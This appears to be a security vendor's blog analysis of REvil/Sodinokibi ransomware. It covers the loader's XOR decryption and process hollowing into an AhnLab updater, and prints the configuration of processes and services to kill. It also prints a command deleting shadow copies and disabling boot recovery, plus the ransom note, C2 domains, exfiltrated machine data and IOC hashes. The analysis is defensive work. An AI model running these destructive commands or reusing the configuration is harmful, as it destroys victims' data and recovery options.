


The xor encrypted PE.

The loader loads the portable executable from the resource into memory, decrypts it in memory using the key *7B*, then executes it:



The portable executable in memory before the xor decryption.




The portable executable in memory after the xor decryption.

Loader Phase Two: Injection to Ahnlab

The portable executable in memory is the second loader module that will be used for the final payload. In this phase, the malware attempts to inject the ransomware payload into an Ahnlab antivirus process.

In order to do so, the second loader checks to see if Ahnlab antivirus is installed on the target machine. If the *Ahnlab V3 Lite* software service *V3 Service* exists, it checks if the file *autoup.exe* is available. *autoup.exe* is part of the Ahnlab Updater and is vulnerable to attack.

The GandCrab authors have been reported to be bitter with Ahnlab. Given this, it is interesting to note that REvil / Sodinokibi specifically searches for Ahnlab and attempts to use it for the attack:



The malware checking for the Ahnlab antivirus.


```
CODE:00412ED8     aV3Service      db 'V3 Service',0       ; DATA XREF: DllEntryPoint+57↑o
CODE:00412EE3                     align 4
CODE:00412EE4                     dd 0FFFFFFFFh, 3Bh
CODE:00412EEC     aCProgramFilesA db 'C:\Program Files\AhnLab\V3Lite30\MUpdate2\Update\autoup.exe',0
CODE:00412EEC                                             ; DATA XREF: DllEntryPoint+67↑o
CODE:00412EEC                                             ; DllEntryPoint+84↑o
```

The path string for autoup.exe.

If the malware is able to find the Ahnlab service and executable, the loader automatically launches the autoup.exe process in a suspended state and attempts to inject the REvil / Sodinokibi payload into it via process hollowing.

If the Ahnlab antivirus is not installed on the machine, the loader will launch a separate instance of the current PowerShell process in a suspended state and try to inject the REvil / Sodinokibi payload into it via process hollowing.

The payload is stored in the module resources as an xor-encrypted portable executable with key *7B:*



The xor encrypted portable executable.

The Sodinokibi Payload

The malware stores encrypted configuration data with RC4 encryption in the *.grrr*. The name differs among various malware variants:

#	Name	Ratio	Virtual Size	Virtual Address	Physical Size	Offset to Raw Data	Entropy	Flags
1	.text	24%	0x9974	0x1000	0x9A00	0x400	6.58	0x60000020, Cod
2	.rdata	39%	0xF760	0xB000	0xF800	0x9E00	6.45	0x40000040, Initi
3	.data	3%	0x1330	0x1B000	0x1200	0x19600	7.49	0xC0000040, Initi
4	.grrr	32%	0xC800	0x1D000	0xC800	0x1A800	4.37	0xC0000040, Initi
5	.reloc	1%	0x50C	0x2A000	0x600	0x27000	6.05	0x42000040, Initi

The sections of the REvil/Sodinokibi payload.

The configuration file contains information about which folders, files, and file extensions to exclude from encrypting. It also contains information on which processes to kill, which services to delete, how to escalate privileges with CVE-2018-8453, how to communicate with C2s, and ransom note to display:

```
{"pk":"M4O6efUNv8nZ38UjEZa5t0O4JprZSEOksh1dmd1lC1c=",
"pid":"21",
"sub":"707",
"dbg":false,
"fast":true,
"wipe":false,
"wht":{
    "fld":["windows.old","system volume information","$windows.~ws","google","boot","tor browser","programdata","
        $windows.~bt","program files (x86)","program files","windows","intel","msocache","$recycle.bin","mozilla","
        perflogs","appdata","application data"],

    "fls":["desktop.ini","ntuser.dat","autorun.inf","ntldr","boot.ini","ntuser.ini","iconcache.db","ntuser.dat.log",
        "bootfont.bin","thumbs.db","bootsect.bak"],

    "ext":["rom","ani","cab","mpa","diagpkg","drv","exe","bat","key","shs","idx","msc","wpx","cpl","ps1","nls","
        diagcfg","ics","lnk","cur","sys","com","scr","mod","msi","adv","msstyles","hta","ldf","lock","themepack","
        msu","spl","nomedia","rtp","386","bin","icns","cmd","ocx","diagcab","ico","prf","hlp","theme","msp","dll","
        deskthemepack","icl"]},
"wfld":["backup"],
"prc":["ocomm","excel","dbsnmp","onenote","firefox","xfssvccon","infopath","wordpa","isqlplussvc","dbeng50","mspub",
    "mydesktopqos","ocautoupds","thunderbird","encsvc","outlook","oracle","mydesktopservice","thebat","agntsvc","
    steam","ocssd","sql","tbirdconfig","synctime","visio","sqbcoreservice","winword","msaccess","powerpnt"],
"net":true,
"svc":["backup","mepocs","memtas","veeam","svc$","vss","sophos","sql"],
"exp":false,
```


The configuration file for REvil / Sodinokibi.

REvil / Sodinokibi identifies which keyboard languages are configured using GetKeyboardLayoutList. It checks the primary language ID with a switch case. If one of the chosen languages is configured, the malware shuts down. The malware authors do not want to ransom files from the specific set of countries seen in the switch case below.

In this REvil / Sodinokibi variant, a check for Syrian was added, along with new checks for the system language using GetSystemDefaultUILanguage and GetUserDefaultUILanguage:

```
undefined4 __cdecl FUN_00403d32(undefined prim_lang_id)

{
  switch(prim_lang_id) {
  case 0x18:     LANG_ROMANIAN
  case 0x19:     LANG_RUSSIAN
  case 0x22:     LANG_UKRAINIAN
  case 0x23:     LANG_BELARUSIAN
  case 0x25:     LANG_ESTONIAN
  case 0x26:     LANG_LATVIAN
  case 0x27:     LANG_LITHUANIAN
  case 0x28:     LANG_TAJIK
  case 0x29:     LANG_PERSIAN
  case 0x2b:     LANG_ARMENIAN
  case 0x2c:     LANG_AZERI
  case 0x37:     LANG_GEORGIAN
  case 0x3f:     LANG_KAZAK
  case 0x40:     LANG_KYRGYZ
  case 0x42:     LANG_TURKMEN
  case 0x43:     LANG_UZBEK
  case 0x44:     LANG_TATAR
    return 1;    If one of the languages, return True
  default:
    return 0;    Else, return False
  }
}
```

The switch case for the primary language ID.

Once the language checks pass, the malware continues its execution. It deletes shadow copies from the machine with *vssadmin.exe* to make file recovery more difficult:

```
"C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Shadow copy deletion with vssadmin.exe.

The ransomware iterates through all folders on the machine, encrypts all files, and drops a ransom note in each folder. Once it has finished encryption, it changes the desktop wallpaper to help inform the user of the attack:

The new wallpaper after the ransomware encrypts the files.

```
------ Welcome. Again. ------

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your computer has extension s8rw9hj520.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/A308E070B855E7B6

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/A308E070B855E7B6

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

jKi+umH7EaLsM34j0ImnutP434kKFJDI3lCL6JT50NfhRYJx/1CvBGEYGMfrczXY
I/Itvy2fIdGHlzHHuZghoqx30mBNBmqXYgSpEf2WRBXAw0Ms6jCatfVdsAH3VMVX
Y5fpaQxU/XL6kKe6mBAqqv9hXpx8VgXqdEq6Sn2aJ+lZIjJjxi2F6n+Et/wW3dXD
Yl1BtOcIiM3b6I2kiEZyJIMFSADR+1bZdPWX1h+LlkccrLngSVmHJR442yE0Nc6o
pVS9mRyjB0Lmnzvsbzr5eGF6xWmQykXX/eKJH3vb4CFu7w2Pb3iWn4fwmiGr5BJ9
09Dnl6/0+SGcbf+hPDis8UniC+92/fislulIvCEt7q3SXKMmdq9I6Lk7/Zf3Ek5E1
```

The ransom note for the ransomware.

After the malware encrypts the files on the target machine, it tries to establish communication with a C2 server. In order to generate the URL for the C2, it iterates through a list of domains configured in the previously decoded configuration file:

```
"dmn":
    "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;ownidentity.com;web865.com;paradigmlandscape.co
    m;envomask.com;scentedlair.com;jlgraphisme.fr;andrealuchesi.it;mursall.de;letterscan.de;metcalfe.ca;dent
    ourage.com;chomiksy.net;yayasanprimaunggul.org;opticahubertruiz.com;affligemsehondenschool.be;zealcon.ae
    ;craftingalegacy.com;jimprattmediations.com;gosouldeep.com;innovationgames-brabant.nl;pisofare.co;coachp
    reneuracademy.com;goodherbalhealth.com;grafikstudio-visuell.de;advance-refle.com;placermonticello.com;am
    elielecompte.wordpress.com;bodet150ans.com;alnectus.com;strauchs-wanderlust.info;khtrx.com;latableacrepe
    s-meaux.fr;precisetemp.com;nicksrock.com;loparnille.se;narca.net;silkeight.com;bescomedical.de;sealgrind
    erpt.com;hospitalitytrainingsolutions.co.uk;fanuli.com.au;augen-praxisklinik-rostock.de;trevi-vl.ru;kira
    ribeaute-nani.com;skoczynski.eu;kellengatton.com;greatofficespaces.net;sytzedevries.com;jayfurnitureco.c
    om;rozmata.com;kenmccallum.com;texanscan.org;landgoedspica.nl;amorbellezaysalud.com;bagaholics.in;a-zpap
```

The domain list from the configuration file.

The malware creates several random URLs using the domains with a combination of hard-coded and randomly generated strings. A recent report by Tesorion covers the similarities in the way REvil / Sodinokibi and GandCrab generate random URLs, which further strengthens suspicions of a potential shared author:

```
aAdmin:                                 ; DATA XREF: create_rand_url+80↑o
                text "UTF-16LE", 'admin',0
aImages:                                ; DATA XREF: create_rand_url+A0↑o
                text "UTF-16LE", 'images',0
                align 4
aPictures:                              ; DATA XREF: create_rand_url+A7↑o
                text "UTF-16LE", 'pictures',0
                align 10h
aImage:                                 ; DATA XREF: create_rand_url+AE↑o
                text "UTF-16LE", 'image',0
aTemp:                                  ; DATA XREF: create_rand_url+B5↑o
                text "UTF-16LE", 'temp',0
                align 4
aTmp:                                   ; DATA XREF: create_rand_url+BC↑o
                text "UTF-16LE", 'tmp',0
aGraphic:                               ; DATA XREF: create_rand_url+C3↑o
                text "UTF-16LE", 'graphic',0
aAssets:                                ; DATA XREF: create_rand_url+CA↑o
                text "UTF-16LE", 'assets',0
                align 10h
aPics:                                  ; DATA XREF: create_rand_url+D1↑o
                text "UTF-16LE", 'pics',0
                align 4
aGame:                                  ; DATA XREF: create_rand_url+D8↑o
                text "UTF-16LE", 'game',0
                align 4
```


The hard-coded strings for random URL generation.

Once the URLs are generated, the malware sends encrypted machine information to each of the domains including usernames, machine name, domain name, machine language, operating system type, and CPU architecture:

```
Address  | UNICODE
01CFE430 | {"ver":256,"pid":"10","sub":"7","pk":"GadtWz2QBTacskL+55Wpo65Ikw
01CFE4B0 | Y28qJOxHoe4Xte81M=","uid":"A308E070B855E7B6","sk":"llRpuwUdZa4pf
01CFE530 | 1KE6Mb3SOzxm32avoz7KIhvscS+KhzquTdHswJtebU5pQBqseS2EnpmEQgIzuPY6
01CFE5B0 | S+NUatHsPVB72YARMQyMr+UT7xMLTfVXkWXHx7n5w==","unm":"Malware","ne
01CFE630 | t":"MALWARE-PC","grp":"WORKGROUP","lng":"he-IL","bro":false,"os"
01CFE6B0 | :"Windows 7 Ultimate","bit":64,"dsk":"QwADAAAAAPCf+RMAAAAAMAwrCg
01CFE730 | AAAA=="}.....................................................
```


The data sent to the C2 server before encryption.

When the user clicks on the ransom note and enters the key, a page appears that lists the price they must pay in bitcoin to retrieve their files:



The Tor browser ransom note.

The Cybereason anti-ransomware solution identified the threat and mitigated the incident before any damage was caused:



The Cybereason anti-ransomware solution detects and prevents the REvil/Sodinokibi ransomware.

Conclusion

In this blog, we took a deep dive into the REvil / Sodinokibi ransomware infection process, and showed that even though the obfuscation techniques used by the ransomware authors are quite simple, they are still proving to be very effective in bypassing most antivirus vendors.

Our analysis further supports the suspicion that the threat actors behind the REvil / Sodinokibi ransomware are the same allegedly retired authors who created the GandCrab ransomware, based on findings detailed in this report, such as: similarities in the language and countries whitelist (Russian-speaking countries and even Syrian Arabic), the "revengeful" targeting of an Ahnlab product for process injection, and the similarities in the URL-generation routine.

Since April 2019, the REvil / Sodinokibi ransomware has become very prolific and has become the 4th most common ransomware within less than 4 months after its first appearance. It has since gone through several minor updates, and it is our assessment that its industrious authors will continue to develop the ransomware, adding more features and improving its evasive capabilities.

MITRE ATT&CK TECHNIQUES BREAKDOWN

Initial Access	Execution	Privilege Escalation	Defense Evasion	Impact
Spearphishing Link	Command-Line Interface	Access Token Manipulation	Deobfuscate/Decode Files or Information	Data Encrypted for Impact
Spearphishing Attachment	Execution through Module Load	Bypass User Account Control	Disabling Security Tools	Inhibit System Recovery
Exploit Public-Facing Application	PowerShell	Exploitation for Privilege Escalation	Process Hollowing	
	User Execution			
	Scripting			

Indicators of Compromise

Java Script

MD5 - 3e974b7347d347ae31c1b11c05a667e2

SHA1 - 2cc597d6bffda9ef6b42fed84f7a20f6f52c4756

Jurhrtcbvj.tmp

MD5 - e402d34e8d0f14037769294a15060508

SHA1 - b751d0d722d3c602bcc33be1d62b1ba2b0910e03

Test.dll

MD5 - 8ea320dff9ef835269c0355ca6850b33

SHA1 - f9df190a616653e2e1869d82abd4f212320e9f4b

sodinokibi_loader_1.dll

MD5 - 7d4c2211f3279201599f9138d6b61162

SHA1 - ee410f1d10edc70f8de3b27907fc10fa341f620a

sodinokibi_loader_2.dll

MD5 - 613dc98a6cf34b20528183fbcc78a8ee

SHA1 - 5cd8eadcd70b89f6963cbd852c056195a17d0ce2

sodinokibi_payload.exe

MD5 - b488bdeeaeda94a273e4746db0082841

SHA1 - 5dac89d5ecc2794b3fc084416a78c965c2be0d2a
